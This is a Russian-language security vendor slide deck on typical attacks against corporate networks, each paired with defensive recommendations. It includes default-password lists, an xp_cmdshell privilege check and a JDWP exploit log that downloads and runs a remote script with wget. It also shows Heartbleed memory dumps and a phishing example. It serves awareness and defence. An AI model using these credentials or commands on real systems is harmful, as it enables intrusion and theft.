


# Типовые сценарии атак на корпоративную информационную систему

Екатерина Килюшева  
[ekilyusheva@ptsecurity.com](mailto:ekilyusheva@ptsecurity.com)

**POSITIVE TECHNOLOGIES**

[ptsecurity.ru](http://ptsecurity.ru)




1. Преодоление  
периметра КИС

2. Получение полного  
контроля над КИС

# Преодоление периметра КИС

**POSITIVE TECHNOLOGIES**

---



RDP

Administrator:P@ssw0rd  
Administrator:123456  
Administrator:Qwerty123  
Guest:<пустой пароль>  
...

Telnet  
RSH  
SSH  
и др.

root:root  
root:toor  
admin:admin  
test:test  
...

Radmin  
Ammyy Admin  
и др.

admin:admin  
test:test  
...

Ввод пароля для root не требуется:

```
Cat. Telnet [redacted]  
[redacted].com login: root  
## Error: "vidoutsize" not defined  
# id  
uid=0(root) gid=0(root)  
# uname -a  
Linux [redacted].com 2.6.33.3-rt17.p2.25 #2 PREEMPT RT Thu May 31 16:55:44 CDT 2012 ppc unknown  
# _
```

## Рекомендации

- Ограничить доступ из интернета к узлам по протоколам управления
- При необходимости использовать защищенное подключение по технологии VPN
- Внедрить строгую парольную политику
- Для SSH использовать аутентификацию по ключу



Подбор учетных данных  
к веб-серверу  
или СУБД



sa:sa

sa:P@ssw0rd

oracle:oracle

postgres:postgres


mysql:mysql

mysql:root

postgres:<пустой пароль>

tomcat:tomcat

...



Выполнение  
команд ОС



Повышение  
привилегий



Полный контроль  
над сервером

## Рекомендации

- Внедрить строгую парольную политику
- Ограничить доступ из интернета к СУБД и интерфейсам администрирования веб-серверов
- Если доступ к администрированию необходим, рекомендуется разрешить подключение только с IP-адресов рабочих станций администраторов
- Ограничить привилегии веб-серверов и СУБД

## Пример 1



Подбор учетной записи  
Tomcat Web Application Manager




Доступ к веб-интерфейсу  
администрирования



Загрузка веб-интерпретатора  
командной строки в файле .war



Выполнение команд ОС



## Пример 2

- Подбор учетной записи MS SQL
- Выполнение команд ОС с привилегиями NT SERVICE\MSSQLSERVER
- Доступны привилегии SeImpersonatePrivilege
- Присвоение привилегий пользователя NT AUTHORITY\SYSTEM
- ✓ Выполнение команд ОС с максимальными привилегиями

The screenshot shows the SQL Server Enterprise Manager interface. On the left, the server tree displays 'ReportServer', 'ReportServerTempDB', and 'Zlock'. The main pane shows a query in the 'Query Editor' window. The query is:

```
1 exec master..xp_cmdshell 'whoami /priv';
```

The 'Message' pane shows the output of the query, which is a table of privileges. The table has three columns: 'Privilege Name', 'Description', and 'State'. The 'SeImpersonatePrivilege' row is highlighted with a red border.


Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled



Загрузка произвольных файлов  
Внедрение операторов SQL  
Выполнение произвольного кода  
...



Эксплуатация  
уязвимости



Выполнение  
команд ОС

*Избыточные привилегии  
приложения*



Полный контроль  
над сервером


## Рекомендации

- Осуществлять проверку загружаемых на сервер файлов по белым спискам
- Реализовать фильтрацию передаваемых пользователем данных на уровне кода приложения
- Ограничить привилегии веб-приложений
- Использовать межсетевой экран уровня приложений (web application firewall)


## Пример 1

Нет ограничения на загрузку файлов с расширением .pht

Файлы .pht исполняются в ОС как .php



Загружен веб-интерпретатор командной строки



```
<!DOCTYPE html>
<html lang='en'>
<head>
<!--
```

```
root@kali:~/jdpw-shellifier# ./jdpw-shellifier.py -t [REDACTED] -p 1982 --cmd "wget http://[REDACTED]/exec.pl"
[+] Targeting '[REDACTED]:1982'
[+] Reading settings for 'Java HotSpot(TM) 64-Bit Server VM - 1.7.0_60'
[+] Found Runtime class: id=dc3
[+] Found Runtime.getRuntime(): id=7f8b48391700
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[+] Received matching event from thread 0x201e
[+] Selected payload 'wget http://[REDACTED]/exec.pl'
[+] Command string object created id:201f
[+] Runtime.getRuntime() returned context id:0x2020
[+] found Runtime.exec(): id=7f8b4833b240
[+] Runtime.exec() successful, retId=2021
[!] Command successfully executed
root@kali:~/jdpw-shellifier# ./jdpw-shellifier.py -t [REDACTED] -p 1982 --cmd "chmod +x exec.pl"
[+] Targeting '[REDACTED]:1982'
[+] Reading settings for 'Java HotSpot(TM) 64-Bit Server VM - 1.7.0_60'
[+] Found Runtime class: id=dc3
[+] Found Runtime.getRuntime(): id=7f8b48391700
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[+] Received matching event from thread 0x201e
[+] Selected payload 'chmod +x exec.pl'
[+] Command string object created id:201f
[+] Runtime.getRuntime() returned context id:0x2020
[+] found Runtime.exec(): id=7f8b4833b240
[+] Runtime.exec() successful, retId=2021
[!] Command successfully executed
root@kali:~/jdpw-shellifier# ./jdpw-shellifier.py -t [REDACTED] -p 1982 --cmd "./exec.pl"
[+] Targeting '[REDACTED]:1982'
[+] Reading settings for 'Java HotSpot(TM) 64-Bit Server VM - 1.7.0_60'
[+] Found Runtime class: id=dc3
[+] Found Runtime.getRuntime(): id=7f8b48391700
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[+] Received matching event from thread 0x201e
[+] Selected payload './exec.pl'
[+] Command string object created id:201f
[+] Runtime.getRuntime() returned context id:0x2020
[+] found Runtime.exec(): id=7f8b4833b240
[+] Runtime.exec() successful, retId=2021
[!] Command successfully executed
```

## Пример 1

Выполнение команд ОС  
с помощью эксплойта для  
протокола отладки JDWP



```
02d0: B9 87 . .....
02e0: 20 6D <s.ivanov@m
02f0: 65 6D .com
0300: 26 00 >.4a5....Y...
0310: B0 00 .@..KB....al...
0320: 15 00 ....8.. KB....
0330: 11 00 .....).4.....
0340: 06 00 .....A.....
0350: E4 3B .o..ipart/mixed;
0360: 20 6F boundary="PARTo
0370: 65 31 .com
0380: 33 00 345".ed;....A...
0390: 54 00 T1.....
03a0: 00 B9 .....D1..
```

```
01d0: 00 00 .....
01e0: 00 00 .....
01f0: 00 00 .....
0200: 0A DA ....AN....z.x>a.
0210: B4 0B ..L.
0220: 77 75 word=f7b45150&su
0230: 62 38 bmit=
0240: 35 B4 5%D0%
0250: 2C 06 ,.-._
0260: 52 0E R.....
0270: 65 62 ess&password=f7b
0280: 34 30 45150&submit=%D0
0290: 25 25
02a0: 44 71
02b0: 4B 00 K....d5hash.5...
02c0: 1D 00
```

## Пример 2

Получен пароль  
пользователя в результате  
эксплуатации уязвимости  
Heartbleed



Рассылка  
фишинговых писем



Доп.соглашение на увеличение социальных гарантий



Вам ▾

Добрый день!

Ссылка не работает (

С уважением,




Телефонный  
разговор



Получены  
учетные данные



Доступ к  
ресурсам домена



Загрузка  
вредоносного  
файла

Высылаю вам протокол вчерашнего заседания акционеров, обязательно для ознакомления

Расследование инцидента безопасности в банке  
Письмо отправлено группировкой Cobalt

Подробный отчет доступен по адресу:

<https://www.ptsecurity.com/upload/ptru/analytics/Cobalt-Snatch-rus.pdf>

## Рекомендации

- Регулярно проводить тренинги для сотрудников компании с целью повышения осведомленности в вопросах ИБ
- Использовать антивирусные решения, способные проверять файлы, получаемые по электронной почте, до открытия их сотрудником
- Проводить внутренние проверки и тестирования на проникновение методами социальной инженерии

```
root@kali:/# dirb https://[redacted].com/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: [redacted] 15:32:58 2016
URL_BASE: https://[redacted].com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

Scanning URL: https://[redacted].com/
==> DIRECTORY: https://[redacted].com/.svn/
+ https://[redacted].com/.svn/entries (CODE:200|SIZE:3)
+ https://[redacted].com/_ (CODE:200|SIZE:32793)
+ https://[redacted].com/_data (CODE:200|SIZE:51509)
+ https://[redacted].com/0 (CODE:200|SIZE:32638)
```



```
CREATE TABLE `users` (
  `user_id` int(10) UNSIGNED NOT NULL,
  `user_login` varchar(50) NOT NULL,
  `user_pass` varchar(50) NOT NULL,
  `user_pass_date` date NOT NULL,
  `user_name` varchar(50) NOT NULL,
  `user_email` varchar(50) NOT NULL,
  `user_admin` tinyint(1) UNSIGNED NOT NULL
) ENGINE=MyISAM DEFAULT CHARSET=utf8;

--
-- Dumping data for table `users`
--

